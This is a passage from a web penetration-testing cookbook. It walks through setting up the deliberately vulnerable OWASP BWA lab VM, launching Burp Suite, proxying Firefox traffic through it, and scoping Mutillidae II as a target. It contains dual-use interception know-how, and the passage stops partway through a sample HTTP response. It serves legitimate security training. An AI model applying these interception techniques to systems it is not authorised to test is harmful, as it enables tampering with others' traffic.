
10. Your VM is now loaded in the VirtualBox Manager. Let's make some minor adjustments. Highlight the **OWASP BWA** entry and select **Settings** from the top menu.
11. Select the **Network** section in the left-hand pane and change to **Host-only Adapter**. Click **OK**.



12. Now let's start the virtual machine. Right-click then choose **Start | Normal Start**.



13. Wait until the Linux system is fully booted, which may take a few minutes. After the booting process is complete, you should see the following screen. However, the IP address shown will be different for your machine:



14. The information presented on this screen identifies the URL where you can access vulnerable web applications running on the VM. For example, in the previous screenshot, the URL is <http://192.168.56.101/>. You are given a prompt for administering the VM, but it is not necessary to log in at this time.
15. Open the Firefox browser on your host system, not in the VM. Using the Firefox Browser on your host machine, enter the URL provided (for example, <http://192.168.56.101/>), where the IP address is specific to your machine.

16. In your browser, you are presented with an index page containing links to vulnerable web applications. These applications will be used as targets throughout this book:

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see [https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=\\_severity+asc](https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc).

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>
<a href="#">Damn Vulnerable Web Application</a>	

## How it works

Leveraging a customized virtual machine created by OWASP, we can quickly set up a web app pentesting lab containing purposefully vulnerable applications, which we can use as legal targets for our exercises throughout this book.

# Starting Burp at a command line or as an executable


For non-Windows users or those Windows users who chose the plain JAR file option, you will start Burp at a command line each time they wish to run it. As such, you will require a particular Java command to do so.

In some circumstances, such as automated scripting, you may wish to invoke Burp at the command line as a line item in your shell script. Additionally, you may wish to run Burp without a **graphical user interface (GUI)**, referred to as **headless mode**. This section describes how to perform these tasks.

## How to do it...

We will review the commands and actions required to start the Burp Suite product:

1. Start Burp in Windows, after running the installer from the downloaded .exe file, by double-clicking the icon on desktop or select it from the programs listing:



When using the plain JAR file, the executable `java` is followed by the option of `-jar`, followed by the name of the download JAR file.

2. Start Burp at the command line (minimal) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar burpsuite_pro_1.7.33.jar
```

If you prefer more control over the heap size settings (that is, the amount of memory allocated for the program) you may modify the `java` command.

3. The `java` executable is followed by the `-jar`, followed by the memory allocation. In this case, 2 GB (that is, `2g`) is allocated for **read access memory (RAM)**, followed by the name of the JAR file. If you get an error to the effect that you cannot allocate that much memory, just drop the amount down to something like 1,024 MB (that is, `1024m`) instead.
4. Start Burp at command line (optimize) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Xmx2g burpsuite_pro_1.7.33.jar
```

5. It is possible to start Burp at the command line and to run it in headless mode. Headless mode means running Burp without the GUI.

For the purposes of this book, we will not be running Burp in headless mode, since we are learning through the GUI. However, you may require this information in the future, which is why it is presented here.

6. Start Burp at the command line to run in headless mode with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Djava.awt.headless=true -Xmx2g burpsuite_pro_1.7.33.jar
```

Note the placement of the parameter `-Djava.awt.headless=true` immediately following the `-jar` option and before the name of the JAR file.

7. If successful, you should see the following:

```
Proxy: Proxy service started on 127.0.0.1:8080
```


Press `Ctrl + C` or `Ctrl + Z` to stop the process.

8. It is possible to provide a configuration file to the headless mode command for customizing the port number and IP address where the proxy listener is located.




Please consult PortSwigger's support pages for more information on this topic: <https://support.portswigger.net/customer/portal/questions/16805563-burp-command-line>.

9. In each startup scenario described, you should be presented with a **splash screen**. The splash screen label will match whichever edition you decided to download, either Professional or Community.
10. You may be prompted to update the version; feel free to do this, if you like. New features are constantly added into Burp to help you find vulnerabilities, so upgrading the application is a good idea. Choose **Update Now**, if applicable.
11. Next, you are presented with a dialog box asking about project files and configurations:



12. If you are using the Community edition, you will only be able to create a temporary project. If you are using the Professional edition, create a new project on disk, saving it in an appropriate location for you to find. Click **Next**.

13. The subsequent splash screen asks you about the configurations you would like to use. At this point, we don't have any yet, so choose **Use Burp defaults**. As you progress through this book, you may wish to save configuration settings and load them from this splash screen in the future, as follows:



14. Finally, we are ready to click **Start Burp**.

## How it works...

Using either the plain JAR file or the Windows executable, you can launch Burp to start the Proxy listener to capture HTTP traffic. Burp offers temporary or permanent Project files to save activities performed in the suite.

# Listening for HTTP traffic, using Burp

Burp is described as an intercepting proxy. This means Burp sits between the user's web browser and the application's web server and intercepts or captures all of the traffic flowing between them. This type of behavior is commonly referred to as a **Proxy service**.

Penetration testers use intercepting proxies to capture traffic flowing between a web browser and a web application for the purposes of analysis and manipulation. For example, a tester can pause any HTTP request, thus allowing parameter tampering prior to sending the request to the web server.

Intercepting proxies, such as Burp, allow testers to intercept both HTTP requests and HTTP responses. This allows a tester to observe the behavior of the web application under different conditions. And, as we shall see, sometimes, the behaviors are unintended from what the original developer expected.

To see the Burp suite in action, we need to configure our Firefox browser's **Network Settings** to point to our running instance of Burp. This enables Burp to capture all HTTP traffic that is flowing between your browser and the target web application.

## Getting ready

We will configure Firefox browser to allow Burp to listen to all HTTP traffic flowing between the browser and the OWASP BWA VM. This will allow the proxy service within Burp to capture traffic for testing purposes.


Instructions are available on PortSwigger at (<https://support.portswigger.net/customer/portal/articles/1783066-configuring-firefox-to-work-with-burp>) and we will also step through the process in the following recipe.

## How to do it...

The following are the steps you can go through to listen to all HTTP traffic using Burp:

1. Open the Firefox browser and go to **Options**.
2. In the **General** tab, scroll down to the **Network Proxy** section and then click **Settings**.
3. In the **Connection Settings**, select **Manual proxy configuration** and type in the IP address of **127.0.0.1** with port **8080**. Select the **Use this proxy server for all protocols** checkbox:

4. Make sure the **No proxy** for the textbox is blank, as shown in the following screenshot, and then click **OK**:




5. With the OWASP BWA VM running in the background and using Firefox to browse to the URL specific to your machine (that is, the IP address shown on the Linux VM in VirtualBox), click the reload button (the arrow in a circle) to see the traffic captured in Burp.


6. If you don't happen to see any traffic, check whether Proxy Intercept is holding up the request. If the button labeled **Intercept is on** is depressed, as shown in the following screenshot, then click the button again to disable the interception. After doing so, the traffic should flow freely into Burp, as follows:



In the following, **Proxy | Intercept** button is disabled:



7. If everything is working properly, you will see traffic on your **Target** | **Site map** tab similar to what is shown in the following screenshot. Your IP address will be different, of course, and you may have more items shown within your **Site map**. Congratulations! You now have Burp listening to all of your browser traffic!



## How it works...

The Burp Proxy service is listening on `127.0.0.1` port `8080`. Either of these settings can be changed to listen on an alternative IP address or port number. However, for the purpose of learning, we will use the default settings.

# 2

# Getting to Know the Burp Suite of Tools

In this chapter, we will cover the following recipes:

- Setting the Target Site Map
- Understanding Message Editor
- Repeating with Repeater
- Decoding with Decoder
- Intruding with Intruder

## Introduction

This chapter provides overviews of the most commonly used tools within Burp Suite. The chapter begins by establishing the Target scope within the Target Site Map. This is followed by an introduction to the Message Editor. Then, there will be some hands-on recipes using **OWASP Mutillidae II** to get acquainted with Proxy, Repeater, Decoder, and Intruder.

## Software tool requirements

To complete the recipes in this chapter, you will need the following:

- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

## Setting the Target Site Map

Now that we have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine, we can begin setting the scope of our test. For this recipe, we will use the OWASP Mutillidae II link ([http://<Your\\_VM\\_Assigned\\_IP\\_Address>/mutillidae/](http://<Your_VM_Assigned_IP_Address>/mutillidae/)) available in the OWASP BWA VM as our target application.

Looking more closely at the **Target** tab, you will notice there are two subtabs available: **Site map** and **Scope**. From the initial proxy setup between your browser, Burp, and the web server, you should now have some URLs, folders, and files shown in the **Target | Site map** tab. You may find the amount of information overwhelming, but setting the scope for our project will help to focus our attention better.


## Getting ready

Using the **Target | Site map** and **Target | Scope** tab, we will assign the URL for mutillidae ([http://<Your\\_VM\\_Assigned\\_IP\\_Address>/mutillidae/](http://<Your_VM_Assigned_IP_Address>/mutillidae/)) as the **scope**.


## **How to do it...**

Execute the following steps to set the Target Site Map:


1. Search for the folder `mutillidae` and right-click on **Add to scope**. Notice the brief highlighting of the **Target | Scope** subtab, as follows:



- Upon adding the folder `mutillidae` to your scope, you may be presented with a **Proxy history logging** dialog box, as follows. You may choose to avoid collecting messages out of your scope by clicking **Yes**. Or you may choose to continue to have the **Proxy HTTP History** table collect any messages passing through Burp, even if those messages fall outside the scope you've identified. For our purposes, we will select **Yes**:



- Flipping over the **Target | Scope** tab, you should now see the full URL for the OWASP Mutillidae II, shown in the **Include in scope** table, as follows:



## How it works...

The Message Editor displays detailed information any HTTP message flowing through the Proxy listener. After setting up Proxy to capture HTTP traffic, as seen in your **Target | Site map** and **Burp Proxy | HTTP history** tab, you are able to select any single message to reveal the Message Editor. Each editor contains the request and response sides of the message, so long as the message is properly proxied through Burp.

# Understanding the Message Editor

On almost every tool and tab within Burp Suite that display an HTTP message, you will see an editor identifying the request and response. This is commonly referred to as the Message Editor. The Message Editor allows viewing and editing HTTP requests and responses with specialties.

Within the Message Editor are multiple subtabs. The subtabs for a request message, at a minimum, include the following:

- **Raw**
- **Headers**
- **Hex**

The subtabs for a response message include the following:

- **Raw**
- **Headers**
- **Hex**
- **HTML** (sometimes)
- **Render** (sometimes)

The **Raw** tab gives you the message in its raw HTTP form. The **Headers** tab displays HTTP header parameters in tabular format. The parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

For requests containing parameters or cookies, the **Params** tab is present. Parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

Finally, there's the **Hex** tab, which presents the message in hexadecimal format; it is, in essence, a hex editor. You are permitted to edit individual bytes within tools such as Proxy and Repeater, but those values must be given in two-digit hexadecimal form, from 00 through FF.


## Getting ready

Let's explore the multiple tabs available in the Message Editor for each request and response captured in Burp.

## How to do it...

Ensure you have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine.

1. Looking at the **Target | Site map** tab, notice the Message Editor section:



The screenshot shows the Burp Suite interface with the 'Request' tab selected in the top navigation bar. Below the tabs, there are three sub-tabs: 'Raw', 'Headers', and 'Hex'. The main content area displays an HTTP request message. The 'Raw' tab shows the raw bytes of the request, while the 'Headers' tab displays the header fields. The 'Headers' tab content is as follows:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

2. When viewing a request, note that the subtabs available include **Raw**, **Headers**, and **Hex**, at a minimum. However, in the case of a request containing parameters or cookies, the **Params** subtab is also available:

The screenshot shows the Burp Suite interface with the 'Request' tab selected. Below it, the 'Params' subtab is highlighted with a red box. The main content area displays a POST request to '/mutillidae/index.php'. A table lists the parameters and their values:

Type	Name	Value
URL	page	login.php
Cookie	showhints	1
Cookie	PHPSESSID	jutplah3jsrpq6h03di48o4d2
Cookie	acopendivids	swingset,otto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Body	username	admin
Body	password	adminpass
Body	login-php-submit-button	Login

At the bottom, it says 'Body encoding: application/x-www-form-urlencoded'

3. The other side of the message is the **Response** tab, containing the **Raw**, **Headers**, **Hex** subtabs, and sometimes **HTML** and **Render**. These are the various formats provided for the HTTP response to the request. If the content is HTML, then the **HTML** tab will appear. Likewise, the **Render** tab enables HTML display as it would be presented in a browser but without any JavaScript executed:

The screenshot shows the Burp Suite Repeater interface. At the top, there are two tabs: "Request" and "Response". The "Response" tab is highlighted with a red border. Below the tabs is a row of five buttons: "Raw", "Headers", "Hex", "HTML", and "Render". The "HTML" button is highlighted with a blue background. The main area displays an HTTP response. The status line reads "HTTP/1.1 200 OK". The headers section includes "Date: Mon, 27 Aug 2018 11:07:03 GMT", "Server: Apache/2.2.14 (Ubuntu) mod\_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy\_html/3.0.1 mod\_python/3.3.1 Python/2.6.5 mod\_ssl/2.2.14 OpenSSL/0.9.8k Phusion\_Passenger/4.0.38 mod\_perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.2-lubuntu4.30", "Logged-In-User:", "Vary: Accept-Encoding", 